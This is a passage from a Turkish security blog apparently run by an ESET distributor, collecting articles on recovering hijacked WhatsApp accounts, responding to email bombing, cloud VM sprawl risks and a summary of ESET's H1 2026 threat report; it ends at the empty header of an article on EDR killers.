3. **Hattınız da elinizden çıktıysa önce operatöre gidin.** Hesap, aynı numaraya sahip SIM kart olmadan kurtarılamaz. Yukarıda anlattığımız SIM değiştirme saldırısında doğrulama kodları saldırgana gittiği için ilk iş hattınızı operatörden geri almaktır.
4. **Hesabınızı şikâyet etmeden önce geri almayı deneyin.** WhatsApp, ele geçirilmiş hesap şikâyet edildiğinde hesabı Hizmet Koşulları’nı ihlal ettiği gerekçesiyle yasaklayabileceğini ve bu durumda hesabınıza ve verilerinize erişimi kaybedebileceğinizi belirtiyor. Şikâyet yolunu ancak yeniden kayıt sonuç vermezse düşünün.
5. **Hesabı geri aldıktan sonra** Ayarlar → Bağlı Cihazlar bölümünü kontrol edip tanımadığınız oturumları kapatın ve iki adımlı doğrulamayı bu kez kendi PIN’inizle ve kendi e-posta adresinizle açın.
İçinizi rahatlatacak bir bilgi de var: WhatsApp uçtan uca şifreli olduğu ve mesajlar cihazınızda saklandığı için hesabı yeni bir cihazda kaydeden kişi geçmiş sohbetlerinizi okuyamaz. Asıl risk, hesap onun elindeyken sizin adınıza yazacağı yeni mesajlardır.
### Ayrıca yapmanız gerekenler
- E-posta hesabınızın güvende olduğundan emin olun; gerekirse parolayı değiştirin ve iki faktörlü doğrulamayı açın.
- Maddi bir dolandırıcılık söz konusuysa, ödeme dekontları ve yazışmalarla birlikte savcılık veya Siber Suçlarla Mücadele birimlerine başvurun.
- Çevrenizi bilgilendirin; sizin adınıza gelebilecek yeni mesajlara karşı arkadaşlarınızı ve ailenizi uyarın.
## Sonuç
Instagram ve WhatsApp hesap çalma saldırıları, teknik olarak çoğu zaman karmaşık istismar zincirlerinden çok; “insan davranışını hedef alan sosyal mühendislik ve kimlik avı” yöntemlerine dayanıyor. Türkiye’de hem sıradan kullanıcılar hem de kamuya mal olmuş kişiler bu saldırıların hedefinde ve dolandırıcılar, ele geçirdikleri güven ilişkisini kullanarak çok kısa sürede büyük maddi kayıplara yol açabiliyor. 2026’da yapay zekâ destekli yöntemlerin yaygınlaşmasıyla bu risk azalmıyor, biçim değiştiriyor.
ESET açısından çözüm, yalnızca bir antivirüs veya tekil bir güvenlik ürünü kurmaktan ibaret değil. Etkili koruma; kullanıcı farkındalığı, güçlü kimlik ve parola yönetimi, çok faktörlü doğrulama, mobil ve uç nokta güvenliği ile bütünleşik bir “sıfır güven” yaklaşımı gerektiriyor.
Kısacası: En zayıf halka hâlâ insan, ama doğru araçlar ve alışkanlıklarla bu halkayı güçlendirmek mümkün.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** instagram, Sosyal Medya, WhatsApp
---
### [E-posta bombardımanıyla nasıl başa çıkılır?](https://antivirus.com.tr/e-posta-bombardimaniyla-nasil-basa-cikilir/)
**Published:** Ekim 20, 2026
**Author:** Kadriye Bay
**Excerpt:** E-posta kutunuz birdenbire dolup taşmaya başladıysa bu ciddi bir durumun işareti olabilir. İşte, e-posta bombardımanı hakkında bilmeniz gerekenler
**Content:**
*E-posta kutunuz birdenbire dolup taşmaya başladıysa bu ciddi bir durumun işareti olabilir*. İşte, e-posta bombardımanı hakkında bilmeniz gerekenler
Eylül ayında Virginia’da yaşayan bir kadının e-posta selinin altında kaldığına dair [haberler çıktı](https://finance.yahoo.com/technology/articles/virginia-womans-inbox-exploded-600-113000058.html). 24 saat içinde, hiç kaydolmadığı bültenler ve promosyonlar dâhil yüzlerce otomatik mesaj gelen kutusuna akın etti. Ancak bu sıradan bir spam kampanyası değildi. Gelen kutusuna yönelik bu yoğun saldırının asıl amacı, kurbanın bankasından gelen ve onu sahte bir dizüstü bilgisayar satın alımı konusunda uyaran gerçek bir e-postayı mesaj yığınının altına gömmekti.
Bu bir e-posta bombardımanıdır. Başınıza geldiyse kimliğinizin veya çevrim içi hesaplarınızın dolandırıcılar tarafından ele geçirildiğine dair bir uyarı işareti olabilir.
## E-posta bombardımanı nedir?
Bazen “form bombardımanı”, “liste bombardımanı” veya “abonelik bombardımanı” olarak da adlandırılan e-posta bombardımanı saldırıları genellikle aynı düzeni izler. Önce saldırgan e-posta adresinizi ele geçirir. Bunu geçmişteki veri ihlallerinden, pazarlama veri tabanlarından, internete sızdırılmış verilerden, hatta daha önceki bir oltalama saldırısından elde edebilir. Adresinizi ele geçirdikten sonra bültenler, abonelikler, e-posta listeleri, ücretsiz denemeler ve yarışmalar gibi yüzlerce hatta binlerce meşru çevrim içi hizmete kaydolmak için botlarla çalışan otomatik araçlar kullanır.
Bunların her biri bir hoş geldiniz e-postası veya benzeri bir mesaj gönderir. Bunlar genellikle meşru hizmetler olduğu için çoğu zaman spam filtrelerine takılmaz. Sonuç olarak gelen kutunuz mesajlarla dolup taşar.
Bunu neden yapıyorlar? E-posta bombardımanı girişimlerinin çoğunun ardında iki neden yatar:
1. Dolandırıcı, yapay olarak oluşturulan tüm bu e-postaların arasında gerçek bir e-postayı görmemesi için kurbanın dikkatini dağıtmaya çalışır. Hesaplarınızdan birini ele geçirip parolasını sıfırlamış ve bu da gelen kutunuza bir bildirim düşmesine yol açmış olabilir. Ya da adınıza sahte bir satın alma yapmış ve faturası daha sonra size e-postayla gönderilmiş olabilir. Asıl amaç, daha ciddi dolandırıcılıkla ilgilenmenizi engelleyen bir sis perdesi oluşturmaktır.
2. Bilgisayar korsanı daha sonra teknik destek mühendisi gibi davranarak sizinle iletişime geçebilir. E-posta “sorununuzu” çözebileceğini iddia edip bunun için ücret talep edebilir ya da bilgisayarınıza göz atabilmek için sizi kandırarak uzaktan erişim yazılımı yükletebilir. Bu da tarayıcıda kayıtlı parolalar gibi bilgisayarınızdaki hassas bilgileri çalmasına, hatta ek kötü amaçlı yazılımlar yüklemesine olanak tanıyabilir.

*Kaynak:* [*Reddit*](https://www.reddit.com/r/Scams/comments/1ikn3y4/my_gmail_appears_to_be_hacked_hundreds_of_signup/)
Kurumsal bir senaryoda saldırgan büyük olasılıkla siber güvenlik ekibinin dikkatini veri ihlali, [iş e-postası ele geçirme (BEC)](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) ya da fatura dolandırıcılığı girişimi gibi daha ciddi bir saldırıdan uzaklaştırmaya çalışıyordur. Ya da şantaj için koz elde etmek amacıyla operasyonları aksatmaya çalışıyor olabilir: [Fidye yazılımı ortakları](https://attack.mitre.org/groups/G1046/), uzaktan erişim elde etmek için sahte bir BT yardım masası iletişiminin öncesinde e-posta bombardımanını kullanabilir. Hatta saldırgan memnuniyetsiz bir çalışan veya eski bir çalışan bile olabilir.
## E-posta bombardımanına uğradım: Şimdi ne yapmalıyım?
Oturum açtığınızda gelen kutunuzun mesajlarla dolduğunu görürseniz paniğe kapılmayın. Kaydedildiğiniz tüm rastgele hizmetlerin aboneliğinden çıkmaya çalışmak yerine enerjinizi, saldırganın gizlemek istediği tehdidi bulmaya yoğunlaştırın. Güvenlik uyarılarını, yeni cihaz girişlerini, e-posta/telefon numarası değişikliklerini, parola değişikliklerini/sıfırlamalarını veya satın almaları arayın. Mesaj spam klasörüne düşmüş olabileceği için gelen kutunuzun yanı sıra spam klasörünüzü de inceleyin.
Hemen olağan dışı bir şey görmüyorsanız en hassas hesaplarınızı tek tek kontrol edin. Bunlar şunlar olabilir:
- Banka/PayPal/kredi kartı/kripto para hesapları
- Apple/Google/Microsoft hesapları
- Sosyal medya hesapları
Şüpheli faaliyetlere bakın: Eklenen yeni cihazlar veya ödeme yöntemleri, değiştirilmiş olabilecek parolalar ve/veya değiştirilmiş kurtarma bilgileri. E-posta yönlendirme kurallarınızı ve gönderilmiş/silinmiş öğeler klasörlerinizi de olağan dışı bir şey olup olmadığına karşı kontrol etmekte fayda var.
Olağan dışı bir şey fark ederseniz parolayı benzersiz ve güçlü bir parolayla değiştirerek bilgisayar korsanını hesabın dışında bırakmaya çalışın ve ek oturum açma güvenliği için iki faktörlü kimlik doğrulamayı (2FA) etkinleştirin. Doğru kurtarma e-posta adresinin/telefon numarasının kayıtlı olduğundan emin olun (aksi takdirde hesabı yeniden sıfırlayabilirler). Dolandırıcılıktan endişe ediyorsanız doğrudan ilgili şirketle iletişime geçin.
Olası bir hesap ele geçirme veya dolandırıcılık girişimiyle ilgili her şeyi saklamayı unutmayın. Mesajları ancak tehlikenin geçtiğinden emin olduğunuzda temizleyin. Mesajlardaki örüntüleri (ör. gönderenler, tarih aralıkları, alan adları vb.) belirlemeye çalışarak bu işi daha hızlı yapabilirsiniz. Ardından mesajları toplu olarak seçip gruplar hâlinde silebilirsiniz.
Söylemeye gerek yok ama biri sizi arayıp e-posta sorununuzu çözebilecek bir teknoloji uzmanı olduğunu iddia ederse telefonu hemen kapatmalısınız.
## Nasıl önlem alabilirim?
Elbette önlemek genellikle tedavi etmekten iyidir. E-posta adresinizin kötü niyetli kişilerin eline geçmesini her zaman engelleyemeseniz de sosyal medya profilleri gibi herkese açık web sayfalarında yer almamasını sağlayarak zararı sınırlayabilirsiniz. [Oltalama saldırılarından](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) korunmak için ayrıca en iyi güvenlik uygulamalarını izleyin.
Ardından en hassas hesaplarınızı olabildiğince güvende tutun. Buna, diğer çevrim içi hesaplarınızdan gelen parola sıfırlama mesajlarını almak için kullanılacak birincil e-posta adresiniz de dâhildir. Tüm hesaplarınızın güçlü ve benzersiz parolalara sahip olmasını sağlamak için bir parola yöneticisi kullanın. Ek bir güvenlik katmanı için de 2FA’yı (ör. bir kimlik doğrulayıcı uygulama veya geçiş anahtarı aracılığıyla) etkinleştirin.
Alışveriş, seyahat ve diğer boş zaman etkinlikleri gibi daha az önemli yazışmalar için ikincil bir e-posta adresi kullanmak da faydalı olabilir. Böylece bu hesap bir e-posta bombardımanına maruz kalırsa en azından en önemli mesajlarınız (banka, kamu kurumları, sağlık hizmetleri vb.) güvende olur.
E-posta bombardımanını önlemenin sihirli bir formülü yok. Ancak en iyi hesap güvenliği uygulamaları, gelen kutunuzda bir mesaj patlaması yaşanma olasılığını azaltmaya yardımcı olur.
## Sıkça sorulan sorular (SSS)
### Gelen kutum neden yüzlerce e-posta ile dolu?
Bir e-posta bombardımanının (form/liste/abonelik bombardımanı olarak da bilinir) kurbanı olmuş olabilirsiniz. Bir dolandırıcı, iki nedenden biriyle otomatik araçlar kullanarak e-posta adresinizi yeni hizmetlere kaydetmiştir. Ya meşru bir güvenlik veya dolandırıcılık önleme mesajını mesaj yığınının altına gömmeyi umuyordur ya da yardım edebilecek bir teknik destek mühendisi gibi davranarak sizi arayacaktır.
### Bu, e-posta hesabımın ele geçirildiği anlamına mı gelir?
Muhtemelen hayır. Dolandırıcılar adresinizi internette herkese açık sayfalardan toplamış, geçmişteki bir veri ihlalinden elde etmiş hatta bir pazarlama veri tabanından satın almış olabilir. Ancak e-posta bombardımanı taktiğiyle gizlemeye çalıştıkları güvenlik/dolandırıcılık “olayı” bir hesap ele geçirme vakası olabilir.
### Peki, ne yapmalıyım?
Önce gizlemeye çalıştıkları bildirimi spam mesajlar arasında arayın ve saklayın. Güvenlik uyarılarını, yeni cihaz girişlerini, e-posta/telefon numarası değişikliklerini, parola değişikliklerini/sıfırlamalarını veya satın almaları arayın. Gelen kutunuzun yanı sıra spam klasörünüzü de inceleyin. Mesajı bulamazsanız hassas hesaplarınızı (banka, sosyal medya, teknoloji hesapları vb.) olağan dışı faaliyetlere karşı kontrol edin. Parolalarınızı benzersiz ve güçlü parolalarla değiştirin ve ek oturum açma güvenliği için iki faktörlü kimlik doğrulamayı (2FA) etkinleştirin.
### E-posta bombardımanına uğradım. Yeni e-postaların tümünün aboneliğinden çıkmalı mıyım?
Hayır. Saldırganın gizlemeye çalıştığı güvenlik bildirimini veya dolandırıcılık uyarısını bulmak ve saklamak önemlidir. Mesajları ancak sorunun çözüldüğünden emin olduğunuzda temizleyin. İşlemi hızlandırmak için mesajları gruplar hâlinde silebilirsiniz (ortak gönderenleri, tarih aralıklarını, alan adlarını vb. arayın).
### Biri sorunu çözmek için benimle iletişime geçerse ne yapmalıyım?
Bu kişi, sizden ücret almak ya da sizi kandırarak bilgisayarınıza uzaktan erişim yazılımı yükletmek isteyen bir dolandırıcıdır. Bu da kötü amaçlı yazılım bulaşmasına veya veri hırsızlığına yol açabilir. Telefonu hemen kapatın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** E-Posta, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Sanal makineler gerçek güvenlik açıklarıyla her yerde](https://antivirus.com.tr/sanal-makineler-gercek-guvenlik-aciklariyla-her-yerde/)
**Published:** Nisan 1, 2026
**Author:** ESET
**Excerpt:** Bulut sanal makineler eşsiz bir hız, ölçek ve esneklik sunar ancak bunlar kendi başlarına bırakılırsa sonunda pek bir anlam ifade etmeyebilir
**Content:**
*Bulut sanal makineler eşsiz bir hız, ölçek ve esneklik sunar ancak bunlar kendi başlarına bırakılırsa sonunda pek bir anlam ifade etmeyebilir*
Neredeyse tam yirmi yıl önce, Amazon Web Services (AWS) Simple Storage Service (S3) hizmetini[ piyasaya sürdü](https://aws.amazon.com/blogs/aws/amazon_s3/). Birkaç ay sonra, şirketin Elastic Compute Cloud (EC2) hizmeti, 2008’de resmî olarak piyasaya sürülmeden önce halka açık beta testine [açıldı](https://aws.amazon.com/blogs/aws/amazon_s3/). Bu olaylar, her büyüklükteki kuruluşun BT altyapısı hakkındaki düşünce tarzını değiştiren modern, isteğe bağlı bulut depolama ve bilgi işlem çağını başlattı.
Günümüzde ise iş yüklerinin en azından bir kısmını buluta “taşıyıp aktarmamış” veya yakında yapmayı planlamayan çok az kuruluş mevcut. Nitekim, bazıları artık tamamen bulutta çalışırken diğerleri genellikle çoklu bulut kurulumlarında bulut iş yüklerini, yakın zamanda kullanımdan kaldırılmayacak şirket içi kaynaklarla eşleştirmiştir.
Bu kuruluşların ortak noktalarından biri, daha yakından incelenmeyi hak ediyor. Sanal makine (VM) yayılması, yani genellikle kendi başlarına bırakılan sanal makinelerin kontrolsüz büyümesi.
## Kontrolsüz yayılan sanal makineler ve riskleri
Genel bulut hizmeti sağlayıcıları (CSP’ler), yeni sanal makinelerin provizyonunu tasarım gereği sorunsuz hâle getirir; sonuçta, bu, sundukları hizmetin bu kadar çekici olmasının nedenlerinden biridir. Birçok yöneticinin de doğrulayabileceği gibi, yeni bir sanal makine örneği anlar içinde kurulabilir. Ancak hizmetten çıkarılması nadiren aynı aciliyetle ele alınır.
Birçok şirkette, özellikle AWS, Azure, GCP ve/veya diğer CSP’leri içeren çoklu bulut kurulumlarına sahip olanlarda, bu yayılma, güvenlik operasyonlarının dışında kalan iş yüklerinin giderek artmasına neden olur. CSP’ler temel koruma sağlar ancak devam eden işler müşteriye düşer. Makineler genellikle işletim sistemi güncellemelerini bile almaz; daha da kötüsü, genellikle izlenmezler ve birinin örneği oluşturduğu günden beri değişmemiş erişim politikalarına tabidirler. Bu, bir sanal makinenin, çok geç olana kadar fark edilmeden ‘kontrolden çıkma’ riskini artırır.
Bulut görünürlüğü, kuruluşların yalnızca yaklaşık [%23’ünün](https://cloudsecurityalliance.org/press-releases/2024/02/14/cloud-security-alliance-survey-finds-77-of-respondents-feel-unprepared-to-deal-with-security-threats) bulut ayak izine ilişkin kapsamlı bir görüşe sahip olduğunu bildirmesi nedeniyle kalıcı bir sorundur. VM filoları da dâhil olmak üzere varlıkların kontrolsüz büyümesi, sorunun büyük bir kısmını oluşturur. Temel saldırı yolları – yanlış yapılandırılmış depolama kovaları ve açık API’ler – ihlal bildirimlerinde baskındır. Bunun nedeni kısmen, kamuya açık sinyaller üretmeleridir. Bu arada sanal makine kötüye kullanımı, ortamın içinde ve dışında da daha ince bir şekilde gerçekleşir; bulut depolamasını sorgulayan yönetilen bir kimlik, oturum açmaya çalışan harici bir IP adresi ile aynı alarmları tetiklemez.
Cloud Security Alliance (CSA) tarafından yayımlanan yakın tarihli [bir raporda](https://cloudsecurityalliance.org/artifacts/top-threats-to-cloud-computing-2024), yanlış yapılandırma ve yetersiz değişiklik kontrolü, bulut kaynakları için ana tehdit olarak sıralanmış, bunu kimlik ve erişim yönetimi (IAM) zayıflıkları izlemiştir. Bu durum hem sanal makinenin kendisi hem de erişebildiği öğelerin incelenmesi gereken bulut iş yüklerinin kimlik odaklı doğasıyla uyumludur. Microsoft’un[ 2024 Çoklu Bulut Güvenliği Durum Raporu’na](https://info.microsoft.com/ww-landing-state-of-multicloud-security-report.html) göre, sanal makinelere ve diğer insan dışı kaynaklara atanan iş yükü kimliklerinin sayısı, insan kimliklerinin sayısını büyük ölçüde aşmaktadır ve kuruluşlar daha fazla bilgi işlem kaynağı devreye aldıkça bu fark giderek artar.
Gerçekte durum oldukça sıradan: Örneğin, bir makine öğrenimi mühendisi veri işleme görevleri için bir sanal makine (VM) hazırlıyor. Sanal makineye bir kimlik atanıyor ancak izinlerini “en az ayrıcalık” ilkesine uygun olarak sınırlandırmak çok zaman alacağı için veri depolama alanına ve diğer kaynaklara geniş okuma/yazma erişimi veriliyor. Projeler sona eriyor ancak aşırı izinlere sahip sanal makineler “kendi hallerine bırakılıyor.”
[](https://www.eset.com/tr/business/solutions/cloud-workload-protection/)
## Çürümeye terk edilmiş sanal makineler
Ancak terk edilmiş bir sanal makine, “toz toplamaktan” daha fazlasını yapabilir. Her VM, ortam genelinde iş yükünün neye erişebileceğini belirleyen bir tür kimliğe bağlı olduğundan unutulmuş örnekler kötü niyetli kişiler tarafından ilk adım atmak için istismar edilebilir. Aynı sanal özel bulut (VPC) veya sanal ağ (VNet) içindeki sanal makineler genellikle “doğu-batı” yönünde çok fazla kısıtlama olmaksızın birbirleriyle iletişim kurabildiğinden bir sanal makine komşu örnekleri inceleyebilir. Dâhili veri tabanlarına veya depolama uç noktalarına erişebilir ve kendisine verilen izinleri kötüye kullanabilir. Çoğu zaman, ağ mikro-bölümlendirme çok zor bir görev hâline gelir.
[Hibrit kimliklerin](https://attack.mitre.org/techniques/T1556/007/) bulunduğu hibrit ortamlarda işler daha da karmaşık hâle gelebilir. Örneğin, şirket içi Active Directory Entra ID ile senkronize edildiğinde, bir Entra ID kiracısına katılmış Azure’daki [güvenliği ihlal edilmiş](https://attack.mitre.org/techniques/T1078/004/)bir VM, kuruluşun temel şirket içi altyapısının parçası olan dosya paylaşımlarına, veri tabanlarına, uygulamalara veya diğer kaynaklara erişebilir.
Sanal makineleri içeren gerçek saldırı örneklerine rastlamak zor değildir. [Bir kampanyada](https://www.darktrace.com/blog/defending-the-cloud-stopping-cyber-threats-in-azure-and-aws-with-darktrace) saldırganlar, dâhili Uzak Masaüstü Protokolü (RDP) üzerinden AWS EC2 örnekleri arasında geçiş yaptı. Yüzlerce gigabaytlık sızdırılmış veriyi birden fazla sanal makineye aktardı ve bulut ağı içinde fidye yazılımı yaydı. İzleme sistemi bu etkinliği tespit etti ancak bunu durdurmak için otomatik yanıt düzgün bir şekilde kurulmamıştı ve fidye yazılımı dağıtımı devam etti.
Diğer saldırganlar ise sanal makinelerin çok kolay bir şekilde başlatılabilmesini istismar ediyor. Microsoft, ele geçirilen Azure hesaplarının, tek kullanımlık saldırı altyapısı olarak kısa ömürlü sanal makineler sağlamak için kötüye kullanıldığı bir kampanyayı [belgelemiştir](https://techcommunity.microsoft.com/blog/microsoftsecurityexperts/cloud-shadows-how-attackers-exploit-azure%E2%80%99s-elasticity-for-stealth-and-scale/4463551). Trafik, Azure ile ilişkili meşru IP adreslerinden geldiği için uyarılar yanlış pozitif olarak değerlendirilip göz ardı edilmiştir.
## Dağıtım ve bozulma ile mücadele
Eğer BT ve güvenlik ekipleriniz küçükse diğer BT sorumluluklarının yanı sıra güvenliği de üstlenmektedir; bu durum, bu ölçekte hangi tür araçların işe yaradığıyla yakından ilgilidir. Platformlara özgü derin uzmanlığa, karmaşık dağıtım prosedürlerine ve BT altyapısının çeşitli bölümlerini yönetmek için bir dizi araca dayanan güvenlik ürünleri, bu amaca uygun olmayabilir. Hatta, yayılma sorununun en önemli kısmını gözden kaçırabilirler.
Durumu daha da karmaşık hâle getiren bir diğer konu ise bir olay kimlik suistimalini içeriyorsa ne olacağıdır. Sahte bir sanal makinedeki bir saldırgan, kimliğini kullanarak bulut veya şirket içi kaynaklara erişirken yalnızca sanal makinenin içinden bakıldığında şüpheli görünen hiçbir şey yapmıyor olabilir. Anormalliği yakalamak, sanal makinenin kendisinde olanları, sanal makinenin kimliğinin daha geniş ortamda yaptıklarıyla ilişkilendirmeyi gerektirir. Bu tür bir korelasyon, Entra ID ve Active Directory gibi kimlik çözümleriyle entegrasyona bağlıdır.
Hız sorunu da vardır. Güvenliği ihlal edilmiş bir bulut iş yükü, birleşik kimlik zinciri aracılığıyla şirket içi kaynaklara ulaşabildiğinde, ilk ihlal ile ciddi hasar arasındaki süre çok kısa olabilir. Yanal hareket başlamadan önce bir sanal makineyi (otomatik olarak) izole etmek her an gerçekleşmelidir. Bu, yapay zekâ destekli korelasyon ve çalışma zamanı algılamasının kendini hak ettiği senaryolardan biridir. Hiç kimse her iş yükünü 24 saat boyunca izleyip yeterince hızlı tepki veremez.
Başarılı saldırılar işletmelere pahalıya mal olur. Yakın zamanda yapılan bir [ankete](https://www.hiscoxgroup.com/news/press-releases/2025/29-09-25) göre, her üç KOBİ’den biri siber saldırı sonrasında önemli miktarda para cezasına çarptırıldığını bildirmiştir. Bu durum, uyum eksikliğinin doğrudan finansal sonuçlar doğurabileceğini de hatırlatmaktadır. NIST 800-53 ve PCI DSS 4.0 gibi düzenleyici çerçeveler, bulut iş yükü güvenliği konusunda giderek daha spesifik hâle geliyor ve şirketlerin, bulut iş yüklerine atanan kimliklerin kapsamının uygun şekilde belirlenmesini ve sürekli izlenmesini sağlaması bekleniyor. Risk kimlik katmanında olduğunda, hassas verileri barındıran sunucularda erişim kontrollerini göstermek yeterli değildir.
Öte yandan, [IBM’in “2025 Yılında Veri İhlalinin Maliyeti](https://www.ibm.com/reports/data-breach)” raporuna göre, ihlallerin yüzde 30’u birden fazla ortama yayılmış verileri etkilemiştir; bu da kuruluşların çeşitli ortamlarda varlıklarını korumak konusunda karşılaştıkları sorunları göstermektedir. Ortaya çıkan maliyetin önemli bir kısmı, sızma ile tespit arasındaki süreye yani kalma süresine (dwell time) bağlanmaktadır. Ortamlarında neler olup bittiğini göremeyen kuruluşlar, ihlalleri genellikle müşteri şikâyeti gibi “dış” sinyaller yoluyla keşfederler; bu noktada saldırgan haftalarca veya aylarca erişim sağlamış olur.
## Son olarak
Sanal makineler, en eski ve en sık kullanılan modern bulut kaynaklarından biridir. VM’lerin yayılması sessizce ilerler ve genellikle bir sorun ortaya çıktıktan sonra fark edilir. Korunmasız iş yükleri kimlikleri taşır ve birbirleriyle ve şirket içi kaynaklarla, tüm güvenlik denetimlerinin gözlemleyip yakalayamayacağı trafik modelleri üzerinden iletişim kurar.
Öncelikle, her kuruluşun tüm bulut platformlarındaki sanal makine (VM) filolarını envanterine kaydetmesi, her bir sanal makinenin kimliğine bağlı izinleri gözden geçirmesi ve gereksiz “doğu-batı” ile “kuzey-güney” erişim açıklarına karşı ayarlarını denetlemesi gerekir. Atasözünde de söylendiği gibi, iyi çitler iyi komşuluklar sağlar.
Bulut ve şirket içi ortamlarda iş yükleri çalıştıran kuruluşlar için asıl soru, güvenlik araçlarının sanal makineleri, çalışanların masalarındaki uç noktalara ve altyapılarının diğer bölümlerine uygulanan titizlikle izleyip izleyemeyeceğidir. Ancak o zaman tam bir resim görebilir ve çeşitli ortamlardaki verilerini güvence altına alabilirler. Sanallaştırma katmanının fidye yazılımı saldırılarında neden ilk hedef olduğunu [ransomware hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) ele aldık.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Cloud Security, Kurumsal Güvenlik, Sanal Makineler, Siber Güvenlik
---
### [ESET Tehdit Raporu H1 2026 ](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)
**Published:** Temmuz 8, 2026
**Author:** ESET
**Excerpt:** ESET telemetri verileri ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısıyla 2026 yılının ilk yarısındaki tehdit ortamına genel bir bakı
**Content:**
*ESET telemetri verileri ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısıyla 2026 yılının ilk yarısındaki tehdit ortamına genel bir bakış.*
2026 yılının ilk yarısı, saldırganların operasyonlarının verimliliğini ve ölçeklenebilirliğini nasıl geliştirmeye devam ettiklerini göstermektedir. Tamamen yeni yöntem ve araçlara güvenmek yerine, yerleşik teknikleri yeni platformlara, teknolojilere ve kullanıcı davranışlarına hızla uyarlamaktadırlar.
Yapay zekâ, bu gelişmede giderek artan bir rol oynamaktadır. 2026 yılının ilk yarısında ESET, yapay zekâ ajanları tarafından kullanılan küçük işlevsel bileşenler olan yaklaşık 900.000 yapay zekâ becerisini analiz etti ve on binlerce şüpheli ile binlerce açıkça kötü amaçlı örneği tespit etti. Bu yeni ekosistemdeki yapay zekâ becerilerinin sayısı “şu anda bile” hızla artmakta ve saldırı yüzeyini daha da genişletmektedir.
Yapay zekâ, kötü amaçlı yazılımların içinde de ortaya çıkmaya başlıyor. 2025 yılında ilk yapay zekâ destekli fidye yazılımının ortaya çıkmasından kısa bir süre sonra, ESET araştırmacıları, yürütme akışında üretken yapay zekâ kullanan bilinen ilk Android kötü amaçlı yazılımı olan PromptSpy’ı tespit etti. Bu kötü amaçlı yazılım, kullanıcı arayüzü öğelerini yorumlamak ve sabit kodlanmış davranışlara bağlı kalmadan farklı cihazlara ve ortamlara uyum sağlamak için yapay zekâyı – özellikle de Google’ın Gemini’sini – kullanıyor. Henüz nadir görülse de PromptSpy, gelecekteki tehditlerde esnekliğin artma potansiyelini gösteriyor – ancak büyük dil modellerinde (LLM’ler) kötüye kullanıma karşı yer alan koruma önlemleri, bu teknolojinin benimsenmesini muhtemelen yavaşlatıyor.
Sahte hata mesajlarından yararlanan bir sosyal mühendislik tekniği olan ClickFix, sahte CAPTCHA istemlerinin ötesine geçerek yapay zekâ temalı yardım sayfalarına, tarayıcı uzantılarına ve bulut kimlik doğrulama senaryolarına yayıldı. ESET’in bu vektöre ilişkin tespitleri, 2025’in ikinci yarısı ile 2026’nın ilk yarısı arasında iki katından fazla arttı; bu da faaliyetlerin ve adaptasyonun sürdüğünü gösteriyor.
Oltalama kampanyaları da kullanıcı davranışlarına yanıt olarak gelişmektedir. “Quishing” olarak da bilinen QR kodu oltalama, ESET telemetri verilerinde rekor seviyelere ulaşmıştır. Saldırganlar, birçok kişinin siyah-beyaz karelere duyduğu örtük güveni istismar ederek üstünkörü incelemeleri atlatmak ve kullanıcı etkileşimini mobil cihazlara kaydırmak amacıyla QR kodlarına kötü amaçlı bağlantılar yerleştirmektedir.
Son olarak, fidye yazılımı faaliyetlerinde herhangi bir yavaşlama belirtisi görülmedi; saldırılar sırasında güvenlik yazılımlarını devre dışı bırakmak üzere tasarlanmış “EDR Katilleri”nin kullanımı devam etti. ESET Research ekibi, gerçek ortamda kullanılan 100’den fazla EDR katilini belgeledi ve yeni varyantlar düzenli olarak ortaya çıkmaya devam ediyor. Aynı zamanda, çeşitli kaynaklardan elde edilen veriler, fidye ödemeyi tercih eden kurbanların oranının azaldığını gösteriyor; bu da risk azaltma ve müdahale önlemlerinde bir miktar ilerleme kaydedildiğini düşündürüyor. Kurumlar için alınabilecek önlemleri [ransomware hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) derledik.
**Raporun tamamı için: [ESET Tehdit Raporu H1 2026 ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12026.pdf)**
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik, Tehdit Raporu
---
### [EDR katilleri: Sürücülerin ötesinde](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/)
**Published:** Mart 24, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları, EDR katili ekosistemini derinlemesine inceleyerek saldırganların güvenlik açığı bulunan sürücüleri nasıl kötüye kullandığını açıklıyor
**Content:**
